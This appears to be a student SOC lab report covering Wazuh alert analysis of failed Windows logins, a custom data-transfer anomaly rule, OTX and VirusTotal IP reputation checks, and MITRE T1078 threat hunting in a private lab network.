SOC Lab Report

Security Operations Center — Advanced Log Analysis, Threat Intelligence & Capstone

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1. Introduction

This report presents the implementation of Security Operations Center (SOC) Week-3 tasks including Advanced Log Analysis, Threat Intelligence Integration, Incident Escalation, Alert Triage, Evidence Preservation, and Capstone SOC Workflow Simulation. All activities were performed in a controlled lab environment using Kali Linux, Windows 11 and Metasploitable2 with Wazuh SIEM deployed using Docker.

Executive Summary

This SOC lab simulated a complete attack lifecycle including detection, investigation, escalation, and response. A Samba vulnerability on Metasploitable2 was exploited using Metasploit. Wazuh detected suspicious activity mapped to MITRE techniques. Alerts were validated using threat intelligence, escalated through TheHive, and contained by isolating the system and blocking the attacker. Evidence was preserved for forensic analysis.

2.Lab Environment

Tool	Version	Purpose
Wazuh SIEM	4.7.5	Security Information & Event Management — Docker deployment on Kali
TheHive	5.2.16-1	Incident Response Platform — Case management and escalation
AlienVault OTX	API v1	Threat Intelligence Feed — IP reputation and IOC lookup
Metasploit	6.4.116-dev	Attack simulation — Samba exploit CVE-2007-2447
Velociraptor	0.7.0	Digital Forensics — Evidence collection and chain of custody
VirusTotal	Web API	IOC Validation — IP and hash reputation checking
Kali Linux	2026.1	Primary attack/analyst VM — 192.168.56.102
Windows 11 Pro	10.0.26100	Target endpoint — window-agent 192.168.56.105
Metasploitable2	Ubuntu 8.04	Vulnerable target — 192.168.56.107

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2. Theoretical Knowledge

2.1 Advanced Log Analysis

Advanced log analysis involves correlating logs from multiple sources such as endpoints, applications, and network devices. Log correlation helps identify attack patterns by linking related events. For example, failed login attempts followed by suspicious outbound traffic may indicate brute force attacks.
Anomaly detection techniques identify unusual behaviors such as high data transfer volume or abnormal login time. Log enrichment enhances logs by adding context like geolocation or user role.

2.2 Threat Intelligence Integration

Threat intelligence integration improves detection by matching logs with indicators of compromise. Threat feeds provide malicious IPs, domains, and hashes. Integrating AlienVault OTX into SIEM enables automatic enrichment of alerts. Threat hunting involves searching logs for MITRE ATT&CK techniques such as T1078 Valid Accounts.

2.3 Incident Escalation Workflow

Incident escalation follows SOC tier model. Tier-1 analysts triage alerts, Tier-2 investigates incidents, and Tier-3 handles advanced analysis. Escalation includes communication using structured reports such as SITREP. Automation tools like SOAR help assign incidents and enrich alerts.

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3. Log Monitoring and Alert Analysis

3.1 Wazuh Security Events Dashboard

The Wazuh dashboard was monitored to observe authentication alerts and system activity. The dashboard displayed alert statistics, MITRE ATT&CK mapping, and alert evolution graphs.



Figure 1: Wazuh Security Events Dashboard Overview

3.2 Failed Login Detection

Authentication events were analyzed using Wazuh Security Events dashboard. Multiple login activities were observed from the Windows endpoint and correlated for suspicious behavior.



Figure 2: Wazuh Authentication Events

3.3 Authentication Alert Details

Failed login attempts were identified in Wazuh Security Alerts. Event ID 4625 entries indicated repeated authentication failures from the monitored endpoint.



Figure3: Wazuh_Failed_Login_4625

Log Correlation Table:

Timestamp	Event ID	Source IP	Destination IP	Notes
2026-04-05 08:44:00	4625	192.168.56.105	192.168.56.102	Failed login — wrong password
2026-04-05 08:45:00	4625	192.168.56.105	192.168.56.102	Repeated auth failure T1078
2026-04-06 01:33:58	4673	192.168.56.105	192.168.56.102	Privileged operation attempt
2026-04-06 01:34:00	4624	192.168.56.105	192.168.56.102	Windows logon success — T1078

3.4 Detailed Security Alert Analysis

Detailed alert entries were reviewed to analyze authentication failure patterns and associated MITRE techniques.



Figure 4: Wazuh Security Alerts Table showing failed login events

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3.5 Alert Detail Inspection

Detailed alert fields were analyzed including logon type, authentication package, failure reason and target username. These attributes confirmed unauthorized login attempts.



Figure 5: Wazuh Alert Detail View for Event ID 4625

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4. Anomaly Detection using Custom Wazuh Rule

4.1 Custom Rule Creation

To detect abnormal behavior, a custom Wazuh rule was created for high volume data transfer. The rule monitors logs and triggers alerts when abnormal data patterns are observed.



Figure 6: Wazuh Custom Rule Created (Rule ID 100300)

4.2 Rule Configuration Details

The custom rule was configured with if_sid 530 and match pattern bytes_out to detect high volume data transfer anomalies.



Figure 7: Wazuh Rule Configuration Detail

4.3 Rule Validation

The custom rule was validated within the Wazuh rules manager to ensure correct configuration and detection capability. The rule ID 100300 was successfully loaded and verified in the rules list. Proper validation confirmed that the rule would trigger alerts when abnormal data transfer activity matching the defined pattern is detected. This step ensured reliability of the anomaly detection mechanism.

4.4 Anomaly Detection Objective

The objective of this custom rule was to detect abnormal data transfer behavior that may indicate potential data exfiltration or suspicious network activity. By monitoring outbound data patterns, the rule helps identify unusual traffic spikes. This enhances visibility into possible insider threats or unauthorized data movement within the monitored environment.

4.5 Expected Alert Behavior

Upon triggering, the custom rule generates alerts in the Wazuh dashboard indicating anomaly detection. These alerts include rule ID, severity level, and event details. SOC analysts can review the alert information to investigate suspicious activity. The expected behavior ensures that abnormal data transfer attempts are logged and monitored in real time.

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5. Threat Intelligence Integration

5.1 OTX Integration

AlienVault OTX API was queried using curl command from Kali Linux to retrieve IP reputation and threat intelligence data.



Figure 8: AlienVault OTX Curl Query

5.2 IOC Validation Summary

Suspicious IP addresses identified in Wazuh alerts were validated using AlienVault OTX and VirusTotal. The analyzed IP addresses were private network addresses and returned no malicious reputation. However, correlation with authentication anomalies indicated suspicious behavior. The validation confirmed that the activity originated from internal lab simulation.



Figure 9: VirusTotal IOC Validation Result

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6. Threat Hunting

Threat hunt was executed using MITRE filter rule.mitre.id:T1078 to identify valid account misuse.



Figure 10: MITRE T1078 Threat Hunt Dashboard

